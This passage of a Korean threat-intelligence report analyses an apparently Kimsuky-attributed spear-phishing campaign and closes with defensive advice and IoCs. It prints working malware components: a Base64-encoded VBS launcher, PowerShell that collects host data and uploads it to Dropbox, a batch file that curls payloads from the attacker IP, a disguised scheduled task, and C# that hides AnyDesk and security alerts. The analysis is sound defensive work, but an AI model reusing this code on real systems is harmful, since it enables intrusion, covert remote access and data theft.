파일 내 해당 문자열이 존재할 경우, 문자열 사이의 값을 Base64로 디코딩하고 실행한다.

```
Source = 0;
v17 = cbMultiByte;
v134 = 0;
strcpy(Str, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
if ( cbMultiByte )
{
  v18 = lpWideCharStr + v132;
  v19 = (nNumberOfBytesToRead + 2);
  cchWideChar = lpWideCharStr + v132;
  v132 = lpWideCharStr;
  while ( 1 )
  {
    v20 = *v18;
    str2_len_MaxCount = --v17;
    v124 = v20;
    if ( v20 != '\r' && v20 != '\n' )
    {
      if ( v20 == '=' || !sub_A37E54(v20) && v124 != '+' && v124 != '/' )
      {
LABEL_42:
        v2 = v121;
        v15 = v128;
        if ( v134 )
        {
          if ( v134 <= 0 )
          {
            v27 = v132;
          }
          else
          {
            v25 = v134;
            for ( i = 0; i < v25; ++i )
              *(&lpWideCharStr + i) = strchr(Str, *(&lpWideCharStr + i)) - Str;
            v27 = lpWideCharStr;
            v2 = v121;
            v15 = v128;
          }
          LOBYTE(Src) = 4 * v27 + ((HIBYTE(v27) >> 4) & 3);
          BYTE1(Src) = 16 * HIBYTE(v27) + ((BYTE2(lpWideCharStr) >> 2) & 0xF);
```

▲ Base64 디코딩 루틴

바로가기 파일 내 포함되어 있는 ms.exe.manifest 파일은 다음과 같이 "<!--BEGIN_VBSEDIT_DATA", "\r\nEND_VBSEDIT_DATA-→" 문자열 사이에 Base64로 인코딩 된 문자열이 존재한다.

ms.exe.manifest

```
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<security>
<requestedPrivileges>
<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
</requestedPrivileges>
</security>
</trustInfo>
</assembly>
<!--BEGIN_VBSEDIT_DATA
PHJvb3Q+DQo8c2lsZW50PnRydWU8L3NpbGVudD4NCjx0aW1lb3V0PjA8L3RpbWVv
dXQ+DQo8c2NyaXB0bmFtZT4xLnZiczwvc2NyaXB0bmFtZT4NCjxhcHBuYW1lPjE8
L2FwcG5hbWU+DQo8c2NyaXB0Pk9uIEVycm9yIFJlc3VtZSBOZXh0OlNldCB3cyA9
IENyZWF0ZU9iamVjdCgiV1Njcmlwdc5TaGVsbCIpOndzLnJ1biAicG93ZXJzaGVs
bC5leGUgLWV4ZWN1dGlvbnBvbGljeSByZW1vdGVzaWduZWQgLWZpbGUgYzpcdGUv
cnNccHVibGljXG11c2ljXHBjMzY2LnBzMSIsMCxmYWxzZTwvc2NyaXB0Pg0KPHBp
ZD5OVVZ5ajA0QGJhVWlrYWZxdzNjZ0VsUUFFeXk0S3B2Q0FkbmRTSHJOSDFBd2FB
ZmVSemdlaGpNdDBHbUtZQmpmPC9waWQ+DQo8ZXZhbHVhdGlvbj5jZGYxODRiYzQx
MzUxOWI3NDEyNzMxNTg3MzU3YTJmMjQ4NWEzNTZmZTA5ZDU3MWE1MGIzOThiMTBi
MzRkOGFiZTMwYjAyZTk1NDA5NTMzM2E1Y2JkYTAzNDE0NzkzNDM2OWMyNGM0Yzlh
ZjA0ZTBlNTBmOWRiNTMwZjNlZDdlOTM0M2ZmZjM0OTU3ZWM0NzBiMGI0NTVhODRj
NmE0NzQyY2EzYmU0ZTIwNGQwNTJkZjI1ODI3NGZiN2M1ZmQxMTBiZDdkMTc4YjMy
MTY2YzJiZTc5NGY0YWM2YmFjZjNlZGZhYTNlYzM0NzkyZjNkMmMzNGVkYmY5NjA3
YmIxOTllZjg4ZDAxYzI5NGJlYjlmMzk4MTcwNGFlPC9ldmFsdWF0aW9uPg0KPC9y
b290Pg==
END_VBSEDIT_DATA-->
```

▲ ms.exe.manifest 파일 내용

해당 문자열을 Base64로 디코딩한 결과, 1.vbs라는 이름의 VBS 스크립트로 구성되어 있으며, 파워셸 스크립트를 통해 c:\users\public\music 경로에 위치한 pc366.ps1 파일을 실행하는 기능을 수행한다.

```
<!--BEGIN_VBSEDIT_DATA
<root>
<silent>true</silent>
<timeout>0</timeout>
<scriptname>1.vbs</scriptname>
<appname>1</appname>
<script>
On Error Resume Next:Set ws = CreateObject("WScript.Shell"):ws.run
"powershell.exe -executionpolicy remotesigned -file
c:\users\public\music\pc366.ps1",0,false</script>
<pid>NUVyj048baU1kafqw3cgE1QAEyy4KpvCAdndSHrNH1AWaAfeRzgehjMt0GmKYBjf</pid
>
<evaluation>cdf184bc413519b7412731587357a2f2485a356fe09d571a50b398b10b34d8
abe30b02e954095333a5cbda034147934369c24c4c9af04e0e50f9db530f3ed7e9343fff34
957ec470b0b455a84c6a4742ca3be4e204d052df258274fb7c5fd110bd7d178b32166c2be7
94f4ac6bacf3edfaa3ec34792f3d2c34edbf9607bb199ef88d01c294beb9f3981704ae</ev
aluation>
</root>
END_VBSEDIT_DATA-->
```

▲ ms.exe.manifest 내 문자열 Base64 디코딩 결과

3. pc366.ps1

pc366.ps1 파일은 다음의 바로가기 파일의 파워셸 스크립트에 의해 C:\users\public\music 경로에 생성된다.

```
$lnF0.Seek(0x000754D6,[System.IO.SeekOrigin]::Begin);
$scPW0=New-Object byte[] 0x00000FF4;
$lnF0.Read($scPW0, 0, 0x00000FF4);
for($i=0;$i -lt 0x00000FF4;$i++) {
    $scPW0[$i]=$scPW0[$i] -bxor 0xAD;
}
$scPWF0='C:\users\public\music\pc366.ps1';
sc $scPWF0 $scPW0 -Encoding Byte;
```

▲ 바로가기 파일 내 파워셸 스크립트의 pc366.ps1 파일 생성 로직

pc366.ps1 파일은 파워셸 스크립트로, 피해 대상 PC의 정보를 탈취해 Dropbox에 업로드하고 Dropbox를 활용해 공격자가 실행하고자 하는 파일을 다운로드 및 실행하는 기능을 수행한다.

```
$iii = "park";
$dt = Get-Date -Format "yyyy_MM_dd__HH_mm"
$ooSP = "C:\Users\public\documents\"+"tmp.ini"
$pl = Get-Process
$ooosss = [System.Environment]::OSVersion
$iip = ((& "nslookup" "myip.opendns.com" "208.67.222.220") |select -last 2)[0].Trim("Address:").Trim()
$aaav = Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
$rrrsss = $pl + $ooosss + $iip + $aaav
$rrrsss | Out-File -FilePath $ooSP
```

PC info steal

```
$qwa = "https://api.dropboxapi.com/oauth2/token"
$myttto = Invoke-RestMethod -Uri $qwa -Method Post -Body $ooTkReqPar
$ooAccTK = $myttto.access_token
$outputFile = Split-Path $ooSP -leaf
$ttttttffffppp="/$iii"+"_" + $dt+"_info.ini"
$arg = '{ "path": "' + $ttttttffffppp + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $ooAccTK
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
$urrrr = "https://content.dr"+"op"+"boxa"+"pi.com/2/files/upload";
Invoke-RestMethod -Uri $urrrr -Method Post -InFile $ooSP -Headers $headers
Remove-Item -Path $ooSP
```

Steal file upload

▲ pc366.ps1 파일 내용 일부

본 파워셸 스크립트가 실행되면 파워셸 스크립트로 특정 명령어를 실행해 다음의 정보들을 탈취한다.

번호	탈취 정보	사용 명령어
1	프로세스 목록	Get-Process
2	운영체제 버전	[System.Environment]::OSVersion
3	공인 IP 확인	((& "nslookup" "myip.opendns.com" "208.67.222.220") |select -last 2)[0].Trim("Address:").Trim()
4	백신 제품	Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct

해당 결과 값들은 C:\Users\public\documents 경로에 tmp.ini 파일에 출력되며, 이후 해당 파일명을 'park_yyy_MM-dd__HH_mm_info.ini'로 변경해 Dropbox에 업로드한다. 업로드가 정상적으로 완료되면 피해 대상 PC에 저장된 tmp.ini 파일을 삭제한다.

또한, Dropbox에서 park_test.db라는 파일명의 파일을 C:\Users\Public\Music 경로에 1.bat이라는 파일명으로 저장하고 cmd.exe로 실행한다.

4. 1.bat

pc366.ps1 파일의 실행 결과로 생성되는 1.bat 파일은 공격자 서버(103.149.98.230/베트남)로부터 총 6개의 파일을 다운로드하며 이를 피해자의 로컬 환경에 저장한다.

1.bat

```
1   mode 15,1
2   curl -k -o "%~dp0default0"
    "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=myapp"
3   curl -k -o "%~dp0default1"
    "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=myappfest"
4   curl -k -o "%~dp0default2"
    "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=attach"
5   curl -k -o "%~dp0default3" "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=sch"
6   curl -k -o "%~dp0default4"
    "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=vpost"
7   curl -k -o "%~dp0default5"
    "http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=bimage"
8
9   schtasks /create /tn User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232}
    /xml "%~dp0default5" /f
10  copy /Y "%~dp0default0" "c:\users\public\videos\default_an.vbs"
11  copy /Y "%~dp0default1" "c:\users\public\videos\default_an.ps1"
12  copy /Y "%~dp0default2" "c:\users\public\videos\default_an.exe"
13  md "%appdata%\AnyDesk"
14  copy /Y "%~dp0default3" "%appdata%\AnyDesk\service.conf"
15  copy /Y "%~dp0default4" "%appdata%\AnyDesk\system.conf"
```

▲ 1.bat 파일 내용

스크립트는 curl 명령어를 활용해 http://103.149.98.230/pprb/0220_pprb_man_1/an/1.php 페이지에서 default0부터 default5까지의 파일을 순차적으로 다운로드한다.

저장 파일명	요청 URL	저장 경로
default0	http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=myapp	c:\users\public\videos\default_an.vbs
default1	http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=myappfest	c:\users\public\videos\default_an.ps1
default2	http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=attach	c:\users\public\videos\default_an.exe
default3	http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=sch	%appdata%\AnyDesk\service.conf
default4	http://103.149.98.230/pprb/0220_pprb_man_1/an/d.php?newpa=vpost	%appdata%\AnyDesk\system.conf

위 파일은 공격자가 지속성을 유지하고 추가 악성행위를 수행하기 위한 파일들로 구성되어 있으며, 각 파일별 정보는 다음과 같다.

번호	저장 경로	크기 (Bytes)	저장 경로
1	c:\users\public\videos\default_an.vbs	241	• c:\users\public\videos\default_an.ps1 실행
2	c:\users\public\videos\default_an.ps1	14,904	• AnyDesk, Windows 보안 알림 등 문자열이 포함된 창 숨김처리 • Windows 트레이에서 AnyDesk 관련 아이콘 삭제
3	c:\users\public\videos\default_an.exe	3,189,712	• AnyDesk 실행파일 (ver: 5.5.3.0)
4	%appdata%\AnyDesk\service.conf	2,898	• AnyDesk 인증 관련 설정 파일
5	%appdata%\AnyDesk\system.conf	421	• AnyDesk 실행 관련 설정 파일

default_an.vbs 파일은 Visual Basic 스크립트 파일로, 파워셸 스크립트를 실행하는 기능을 수행한다. 스크립트는 WScript.Shell 및 FileSystemObject COM 객체를 생성한 뒤 powershell.exe 파일을 호출해 콘솔 창을 숨긴 채 서명되지 않은 로컬 스크립트 실행을 허용하고 C:\Users\Public\Videos\default_an.ps1 파일을 실행하도록 구성되어 있다.

default_an.vbs

```
On Error Resume Next
Set ws = CreateObject("WScript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
ws.run "powershell.exe -windowstyle hidden -executionpolicy remotesigned
-file c:\users\public\videos\default_an.ps1", 0, true
```

▲ default_an.vbs 파일 내용

default_an.ps1 파일은 .NET 코드가 포함된 파워셸 스크립트로, 실행 시 내부적으로 C# 클래스를 정의해 컴파일한 후 Main() 함수를 호출하는 구조이다. C# 코드의 핵심 로직은 'AnyDesk' 문자열을 포함하는 윈도우 창 및 트레이 아이콘을 탐지하고 이를 숨기거나 제거하는 기능을 수행한다. 또한, C:\Users\Public\Videos 경로의 default_an.exe 파일을 실행한다. 이러한 구성은 사용자가 악성코드에 감염되었다는 사실을 인지하지 못하게 하고 특정 원격 제어 도구(AnyDesk)의 흔적을 사용자 인터페이스에서 은폐하려는 의도가 드러난다.

default_an.ps1

```
        public static void RetreiveChild(IntPtr foreHwnd, int a, int step)
        {
            step = step + 1;
            if (step > 1) { return; }
            while ((a = (int)FindWindowEx(foreHwnd, (IntPtr)a, null, IntPtr.Zero)) != 0)
            {
                GetWindowText((IntPtr)a, title, 256);
                if ((title.ToString().IndexOf("anydesk",
                StringComparison.OrdinalIgnoreCase) != -1) ||
                (title.ToString().IndexOf("Windows Security Alert",
                StringComparison.OrdinalIgnoreCase) != -1) ||
                (title.ToString().IndexOf("Windows 보안 경고",
                StringComparison.OrdinalIgnoreCase) !=
                -1))//&&(title.ToString().IndexOf("error",StringComparison.OrdinalIgnoreCa
                se) != -1))
                {
                    if (IsWindowVisible((IntPtr)a))
                    {
                        ShowWindow((IntPtr)a, 0);
                        fs.WriteLine(a);
                    }
                }

                RetreiveChild((IntPtr)a, 0, step);
            }

        }

        public static void Main()
        {
            string fpath =
            Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

        fpath = "c:\\users\\public\\videos\\default_an.exe";
            if(System.IO.File.Exists(fpath))
            {
                try
                {
                    var proc = System.Diagnostics.Process.Start(fpath, "");
                }
                catch
                {
                }
            }
```

▲ default_an.ps1 파일 내용 일부

다운로드 된 파일 중 default5는 작업 스케줄러 생성에 사용되는 XML 포맷의 스케줄러 구성 파일로, 이를 통해 5분마다 c:\users\public\videos\default_an.vbs 파일을 실행하도록 예약 작업을 등록한다. 등록된 작업명은 User_Feed_Synchronization-{GUID} 형태로, Windows 시스템의 정규 작업 명칭과 유사하게 위장하여 탐지를 회피하려는 의도를 보인다.

default5

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\a</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT5M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2024-08-26T15:17:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
  </Principals>
  <Settings>
  <Actions Context="Author">
    <Exec>
      <Command>c:\windows\system32\wscript.exe</Command>
      <Arguments>/b "c:\users\public\videos\default_an.vbs"</Arguments>
    </Exec>
  </Actions>
</Task>
```

▲ default5 파일 내용

04 공격 주체 식별


본 공격에 사용된 악성파일과 공격자 인프라는 기존 북한 배후의 공격 그룹인 Kimsuky(APT43)의 공격 사례와 유사한 면을 보인다. 본 보고서에서는 다음의 근거로 해당 공격이 배후를 북한 배후의 공격 그룹인 Kimsuky 그룹으로 추정한다.

1. manifest 파일 로드 방식

다음의 공개된 블로그는 Adersoft社의 VbsEdit 런처 기능을 악용해 실행 시 동일 경로의 .manifest 파일을 자동 로드하고, <--BEGIN_VBSEDIT_DATA부터 END_VBSEDIT_DATA--> 사이에 존재하는 Base64 인코딩된 VBS 스크립트를 디코딩 및 실행하는 기법이 Kimsuky 공격 그룹의 전술이라고 언급하고 있다.

번호	업체명	제목	공개일자
1	이스트시큐리티	Kimsuky 그룹의 워터링 홀 공격, 통일 분야 교육 지원서를 위장한 악성 파일 유포 주의[1]	2025-03-07
2	로그프레소	[위협 분석] 국내 유명 법무법인을 타겟으로 한 APT 공격[2]	2025-01-23
3	SecAI	Malware Analysis of Kimsuky's Attacks[3]	2024-12-24
4	지니언스	김수키(Kimsuky)그룹의 'BlueShark' 위협 전술 분석[4]	2024-10-04

본 공격에 사용된 ms.exe 파일 역시 Adersoft社의 인증서를 사용해 서명되어 있으며, 분석 결과 동일한 경로의 .manifest 파일을 로드하고 <--BEGIN_VBSEDIT_DATA부터 END_VBSEDIT_DATA--> 사이에 존재하는 Base64 인코딩된 VBS 스크립트를 디코딩 및 실행하는 기능이 포함되어 있다.




```
LABEL_225:
  sub_407410(-2147467259);
lpFileName = (LPCWSTR)((*(int (__thiscall **)(int))(*(_DWORD *)v1 + 12))(v1) + 16);
v141 = 0;
if ( ((unsigned int)Filename & 0xFFFF0000) != 0 )
  sub_404220(Filename, wcslen(Filename));
else
  sub_404100((unsigned __int16)Filename);
v141 = 1;
sub_403AD0(".manifest");
v2 = (va_list *)lpFileName;
v121 = lpFileName;
FileAttributesW = GetFileAttributesW(lpFileName);
if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
{
```

```
nNumberOfBytesToRead = GetFileSize(FileW, 0);
lpWideCharStr = (LPWSTR)sub_41F3F5(nNumberOfBytesToRead + 1);
ReadFile(v5, lpWideCharStr, nNumberOfBytesToRead, (LPDWORD)&v126[25], 0);
CloseHandle(v5);
v132 = -1;
cbMultiByte = -1;
strcpy(Str2, "<!--BEGIN_VBSEDIT_DATA\r\n");
v10 = strlen(Str2);
v11 = v10;
v128 = v10;
strcpy(v140, "\r\nEND_VBSEDIT_DATA-->");
MaxCount = strlen(v140);
v134 = 0;
```

▲ 이스트시큐리티 블로그에 공개된 0304.exe 코드의 일부

1) https://blog.alyac.co.kr/5534
2) https://logpresso.com/ko/blog/2025-01-23-APT-attack-targeting-prominent-law-firms
3) https://www.secai.ai/blog/latest_research/Malware-Analysis-of-Kimsuky's-Attacks-msc
4) https://www.genians.co.kr/blog/threat_intelligence/blueshark



```
LABEL_226:
  sub_A17410(-2147467259);
lpFileName = ((*(v1 + 12))(v1) + 16);
v142 = 0;
if ( (Filename & 0xFFFF0000) != 0 )
  sub_A14220(&lpFileName, Filename, wcslen(Filename));
else
  sub_A14100(Filename);
v142 = 1;
sub_A13AD0(".manifest");
v2 = lpFileName;
v122 = lpFileName;
FileAttributesW = GetFileAttributesW(lpFileName);
if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
{
  v113 = 0;
  v112 = 0;
  v111 = Buffer;
  v110 = 1024;
  LastError = GetLastError();
  FormatMessageW(0x1100u, 0, LastError, v110, v111, v112, v113);
  sub_A11AE0(v106);
  sub_A13C70();
  v113 = v2;
  LOBYTE(v142) = 2;
  v112 = *Buffer;
  v107 = GetLastError();
  return v7;
}
nNumberOfBytesToRead = GetFileSize(FileW, 0);
lpWideCharStr = sub_A2F3F5(nNumberOfBytesToRead + 1);
ReadFile(v5, lpWideCharStr, nNumberOfBytesToRead, &v127[25], 0);
CloseHandle(v5);
v133 = -1;
cbMultiByte = -1;
strcpy(Str2, "<!--BEGIN_VBSEDIT_DATA\r\n");
str1_len_v10 = strlen(Str2);
v11 = str1_len_v10;
v129 = str1_len_v10;
strcpy(v141, "\r\nEND_VBSEDIT_DATA-->");
str2_len_MaxCount = strlen(v141);
v135 = 0;
if ( nNumberOfBytesToRead )
{
  v12 = lpWideCharStr;
  cchWideChar = str1_len_v10 - lpWideCharStr;
  while ( 1 )
  {
    if ( !strncmp(v12, Str2, v11) )
    {
      v13 = &v12[cchWideChar];
      v133 = &v12[cchWideChar];
    }
    else
```

▲ 본 공격에 활용된 ms.exe 코드 일부

2. 공격자 명령 제어 서버의 유사성

공격자는 본 공격에서 추가 악성파일 다운로드를 위해 다음과 같은 인프라를 사용했다. 해당 URL들은 경로 구조 내 'pprb'라는 문자열이 있으며, d.php라는 단일 페이지를 사용해 전달되는 파라미터에 따라 전달되는 파일이 달라지는 특징이 있다. 또한, 이때 사용되는 파라미터 명은 newpa를 사용하고 있다.

- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=myapp
- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=myappfest
- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=attach
- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=sch
- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=vpost
- hxxp://103.149.98[.]230/pprb/0220_pprb_man_1/an/d.php?newpa=bimage

이러한 구성은 단순 파일 서버가 아닌 파라미터 기반으로 다수의 파일을 유연하게 전달할 수 있는 구조를 갖추고 있어 공격자의 인프라 운영 효율성을 높이고 탐지를 어렵게 한다. 특히 이러한 구성 방식은 앞서 .manifest 기반의 악성 스크립트 로딩 방식이 유사하다고 판단된 블로그 게시물에서 언급된 Kimsuky 공격 사례의 IoC 들과 URL 구조 측면에서 높은 유사성을 보인다.

번호	업체명	제목	유사한 부분
1	이스트시큐리티	Kimsuky 그룹의 워터링 홀 공격, 통일 분야 교육 지원서를 위장한 악성 파일 유포 주의	• 공격자 서버 네트워크 대역 • 웹 경로 문자열 • 페이지명 • 파라미터명
2	로그프레소	[위협 분석] 국내 유명 법무법인을 타겟으로 한 APT 공격	• 웹 경로 문자열 • 파라미터명
3	지니언스	김수키(Kimsuky)그룹의 'BlueShark' 위협 전술 분석	• 페이지명

또한, 앞서 언급한 블로그 외에도 여러 공개 위협 인텔리전스 보고서 및 분석 자료에서 확인된 Kimsuky 관련 IoC들과 본 공격의 인프라 간에는 공통적인 패턴이 다수 존재한다. 특히, pprb와 같은 웹 경로 키워드, d.php 페이지, newpa 파라미터 구조는 Kimsuky가 과거 다양한 캠페인에서 반복적으로 활용해온 전형적인 URL 구성 방식으로 확인된다.

번호	업체명	제목	공개일자	유사한 부분
1	지니언스	페이스북과 MS관리콘솔을 활용한 Kimsuky APT 공격 발견[5]	2024-05-10	• 웹 경로 문자열 • 페이지명
2	안랩	문서 뷰어로 위장한 악성 배치 파일(*.bat) 유포 중(Kimsuky)[6]	2023-06-29	• 웹 경로 문자열 • 파라미터명
3	Walmartglobaltech	Pivoting on a SharpExt to profile Kimsuky panels for great good[7]	2022-08-09	• 페이지명

이러한 점은 단일 보고서에 국한된 유사성을 넘어, Kimsuky 그룹의 전술적 일관성과 인프라 재사용 특성을 반영하는 정황으로 해석할 수 있으며, 본 공격이 해당 그룹의 연장선상에 있는 활동임을 강하게 시사한다.

5) https://www.genians.co.kr/blog/threat_intelligence/facebook
6) https://asec.ahnlab.com/ko/54952/?xtrsl=auto&xtrtl=en&xtrhl=en-US&xtrpto=wapp
7) https://medium.com/walmartglobaltech/pivoting-on-a-sharpext-to-profile-kimusky-panels-for-great-good-1920dc1bcef9

05 결론

본 보고서는 Dropbox를 악용한 정보 탈취 기법을 중심으로 북한 배후 공격 그룹 Kimsuky가 수행한 것으로 추정되는 최신 공격 사례를 분석하였다.

공격자는 대북 분야 활동가를 대상으로 정교한 스피어피싱 메일을 반복적으로 발송하며 특정 인물을 집요하게 겨냥했고 이를 통해 악성 LNK 파일 실행을 유도하여 시스템에 침투한 뒤 Dropbox를 활용해 피해자의 정보를 외부로 유출하고 추가 악성 행위를 수행하였다. 공격에 사용된 .manifest 기반 악성 코드 실행 방식과 pprb, d.php?newpa=와 같은 URL 구조, 그리고 클라우드 기반 인프라의 악용은 과거 Kimsuky 공격 사례들과 높은 유사성을 보이며, 해당 그룹이 기존 전술을 유지하면서도 새로운 우회 기법을 결합해 정교화된 공격을 지속하고 있음을 시사한다. 또한 다수의 위협 인텔리전스 보고서 및 분석 자료들을 분석한 결과, 유사한 인프라와 키워드가 과거 Kimsuky 캠페인에서도 반복적으로 활용된 바 있어, 이번 사례 또한 해당 그룹의 최신 활동으로 판단된다.

이러한 공격 사례는 단순한 악성코드 유포를 넘어 특정 인물에 대한 반복적이고 집요한 접근을 통해 악성 파일 실행을 유도하는 정교한 사회공학 기법이 결합된 타겟형 공격의 양상을 띠고 있다. 특히 공격자는 Dropbox와 같은 클라우드 기반 인프라를 명령 제어 채널로 활용해 탐지를 우회하고 공격 지속성을 확보하려는 전략을 구사하고 있으며 이는 기존 Kimsuky의 활동 기조와 일관된 전술적 진화를 보여준다.

이에 따라, 조직 차원에서는 기술적 대응과 더불어 사용자 보안 인식 제고가 병행되어야 한다. 대북, 외교, 인권 등 민감 분야에 종사하는 인력은 스피어피싱 메일에 대한 지속적인 보안 교육과 훈련 대상으로 지정되어야 하며, 외부 클라우드 링크가 포함된 메일이나 실행파일이 첨부된 메일에 대해서는 사전 검증 체계를 통해 접근을 제한할 필요가 있다.

또한, 사용자는 의심스러운 메일 링크나 첨부파일을 함부로 열람하거나 실행하지 않도록 습관화해야 하며, 조직은 이를 보완할 수 있도록 LNK, ZIP, ISO 등 고위험 파일 형식에 대한 자동 실행 차단 정책 및 샌드박스 기반 동적 분석 체계를 운영해야 한다. 이와 함께 파워셸, 작업 스케줄러, curl 등 악성 행위에 자주 사용되는 실행 행위를 감시할 수 있는 엔드포인트 감시 체계와 Dropbox 등 정상 인프라를 악용한 통신 패턴을 식별할 수 있는 트래픽 이상 탐지 체계를 병행 구축함으로써 탐지 사각지대를 줄여야 한다.

결과적으로, 기술적 통제 수단 뿐 아니라 사용자의 인식 수준을 함께 향상시키는 것이 이와 같은 정교하고 지속적인 위협에 대응하는 실질적인 기반이 될 것이다.

06 IoC

[MD5]

- 16E4D36B927B557438F99E65D655BB77
- D6DBE504C314405B1782783B34FCF480
- E2FEC8D5ACC5E7DF77DDD299333DB8F4
- 77858EDD84E4FF16BE3BC8C61382CDEB
- 95DC9A26E141CFB6D4151E33F8514880
- 03FF8AFE005345B0DA21A22ABB81F6F0
- C8EEAC24ECA23BD1DF10B02D5430432D
- 7183295E6311EBAAEA7794D8123A715E
- B671A57EBB231B331F7B0567647F3535
- BE3441678BF400672D525A9EA1880BDC
- ED3E0F46DE8EBBA26235A8BB330A7634

[IP]

- 103[.]149.98.230

[URL]

- hxxp://103[.]149.98.230/pprb/0220_pprb_man_1/an/d.php